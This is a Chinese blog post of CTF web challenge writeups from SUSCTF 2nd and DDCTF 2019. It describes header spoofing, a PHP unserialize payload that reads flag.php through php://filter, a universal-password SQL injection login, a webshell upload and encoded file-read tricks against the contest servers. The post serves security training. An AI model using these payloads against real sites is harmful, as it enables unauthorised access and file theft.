2019年CTF4月比赛记录（三）：SUSCTF 2nd、DDCTF、国赛线上初赛部分Web题目writeup与复现

原创

極品一═☆宏 于 2019-04-25 11:37:02 发布 2528 收藏 5

分类专栏： CTF_web 2019年CTF比赛—4月赛

本文链接：https://blog.csdn.net/qq_43214809/article/details/89449690


CTF_web 同时被 2 个专栏收录

13 篇文章 0 订阅

订阅专栏


2019年CTF比赛—4月赛

3 篇文章 0 订阅

订阅专栏

四月中旬以来事情还是蛮多的，先捋一捋：

首先有幸参加了东南大学承办的SUSCTF 2nd，虽然比赛的规模不是很大，但是这也是第一次以小组的方式正式参加比赛，也是对前期学习成果的检验。在同组成员的努（带）力（飞）下，取得了前十名的成绩，混了个奖；

后来又报名了DDCTF-2019，做了做web题目，当给国赛练练手；
紧接着小组报名参加国赛预赛，周六开始周日结束，作为web手，这web题做的是真尼玛自闭啊?就做出来一个，给小组拖了后腿?，?。


SUS2nd时间确实比较久了，DDCTF目前还有复现的时间，但是并不是每道题都进行了复现，在现有能力范围之内进行题目的复现。国赛web题目环境关掉了，只能看别的师傅们写的writeup回忆了，但是有的我也看不懂?。

SUSCTF 2nd：

校官方给出的writeup:https://github.com/susers/Writeups
后面的一些题目暂时无法复现，下个月当作练习再写这部分的复现

一、MISC：真假校徽（writeup)

这道题算是MISC签到题吧，简单的运用一下stegsolve将两个图片重叠就可以看到flag（这个题用校徽来搞还是挺用心的?）



Save

二、Web：phpstorm（writeup)

这道题提示给出了phpstorm，直接在url里输入.idea/wokspace.xml进行查看：


```
      ▼<state relative-caret-position="493">
          <caret line="29" column="14" lean-forward="true" selection-start-line="29" selection-start-column="14" selection-end-line="29" selection-end-column="14"/>
        </state>
      </provider>
    </entry>
  ▼<entry file="file://$PROJECT_DIR$/src/Thi5_tru3_qu3sti0n.php">
      <provider selected="true" editor-type-id="text-editor"/>
    </entry>
  ▼<entry file="file://$PROJECT_DIR$/src/flag.php">
    ▼<provider selected="true" editor-type-id="text-editor">
      ▼<state relative-caret-position="34">
          <caret line="7" column="22" selection-start-line="7" selection-start-column="22" selection-end-line="7" selection-end-column="22"/>
        </state>
      </provider>
    </entry>
  ▼<entry file="file://$PROJECT_DIR$/src/index.php">
    ▼<provider selected="true" editor-type-id="text-editor">
      ▼<state relative-caret-position="425">
          <caret line="30" column="14" selection-start-line="30" selection-start-column="14" selection-end-line="30" selection-end-column="14"/>
        </state>
      </provider>
    </entry>
  ▼<entry file="file://$PROJECT_DIR$/.idea/workspace.xml">
```


发现两个php文件，直接在url里添加Thi5_tru3_qu3sti0n.php，然后抓包处理，它会提示本地登录，那就直接X-Forwarded-For:127.0.0.1进行伪造，然后又提示必须用SUS浏览器浏览，直接修改User-Agent:SUS，进入出现代码：


```php
<?php
/**
 * Created by PhpStorm.
 * User: y4ngyy
 * Date: 19-3-19
 * Time: 下午2:40
 */
class foo {
    public $filename;
    function printContent() {
        $content = file_get_contents($this->filename);
        echo $content;
    }
}
if ($_SERVER['HTTP_X_FORWARDED_FOR'] != '127.0.0.1') {
    echo 'Only Localhost can see';
    die();
} else if ($_SERVER['HTTP_USER_AGENT'] != 'SUS') {
    echo 'Browser is not SUS<br>';
    echo 'Please use SUS browser!';
    die();
}
show_source(__FILE__);


$a = null;
if (isset($_POST['foo'])) {
    $a = unserialize($_POST['foo']);
    if (!is_object($a)||get_class($a) != 'foo') {
        $a = new foo();
        $a->filename = "text.txt";
    }

} else {
    $a = new foo();
    $a->filename = "text.txt";
}
$a->printContent();
```

Hello, CTFer!

代码审计，还是很简单的，需要POST提交一个foo，而且为了符合条件，也就是unserialize()函数，我们需要提交的payload是序列化形式。我当时直接构造的payload是：O:3:“foo”:1:{s:8:“filename”;s:57:“php://filter/read=convert.base64-encode/resource=flag.php”;}，返回的base64码：



直接解码拿flag：




后来我才知道，可以直接payload：O:3:“foo”:1:{s:8:“filename”;s:8:“flag.php”;}

唔，转码有些多余了。？


三、Web：infoGate（writeup）

（这道题按照出题人的说法有漏洞，我碰巧走的就是他说的漏洞，用户名直接提交了个万能的，就进去解题了。）


首先打开页面，是个登陆窗口，底部会提示一个账号密码，试着登陆进去，什么也没发现，后台扫了一下，出现/uploads，进去后有一串unicode编码，转码后提示上传txt文件，但是我们的访客页面上并没有upload页面，这就表示需要我们需要用管理员身份登陆。当时直接试了一下万能登陆密码，直接登陆成功（这就是出题人说的这道题漏洞所在）




直接点开Upload：



上传成功后会给出上传文件路径，直接找到/Upload：



拉到底下，出现webshell.php，点击去发现flag：



SUSCTf{infoGate_Pr3tty_easy_T0_GETSHELL}

后来看了一下官方的解释，这道题本意是union联合注入登陆，具体的注入过程不赘述了。应该是sqlmap可以跑出来的。

后面的几道Web题目留到后面5月份复现重解，毕竟5月份事情还是少一点的


DDCTF（前三道）：

还是对自己能力范围之内的进行一下复现重解，其他的一些依靠脚本的或是思路独特的，目前还没有能力进行复现。
各大平台writeup：
https://www.ctfwp.com/articals/2019ddctf.html
http://12end.xyz/ddctf-writeup/


https://www.xmsec.cc/ddctf-2019-writeup/

一、滴（writeup）：

这题脑洞不小啊，打开网页：



一张图，现在都成表情包了，我尼玛，看了一下没别的，打开burpsuite抓包看一下：我们可以发现相应的前一段编码是base64编码过的，通过解码发现，这一段编码先经过base16，再经过两次base64编码得到。既然这样的话，把index.php进行相同的操作：



把新的编码放到base64里解码：



```
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);
```

```php
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```



从这段php代码里可以发现许多内容，首先给出了一个网站，这个是我们一会要访问的，紧接着在下面我们看到了刚才的编码方式，以及正则过滤，还有后面的'config'替换为'!'这个很重要，打开他给出的网站：

可以发现日期不太对，找他的7月4日的文章：

呵呵呵，当看到评论区里的那么多祝福时我就放心了。打开.practice.txt.swp：



这时候就用到刚才说的转换了，'!'就是'config'，于是按照套路，我们把'flagconfigddctf.php'按照方式转码，代进去：




```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/73.0.3683.86 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.51.150.246/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
Connection: close
Content-Type: text/html;charset=utf-8

<title>TmpZek1UWXhOamMyTXpabU5tVTJOalk1TmpjMk5EWTBOak0zTkRZMk1tVTNNRFk0TnpBPQ==</title>f1agconfigddctf.php</br>f1ag!ddctf.php</br><img
src=''></img>
```


还是base64解码：

直接代码审计，变量覆盖，文件读取。按照之前的套路，看见file_get_contents()用php://input，uid直接置空：



DDCTF{436f6e67726174756c6174696f6e73}

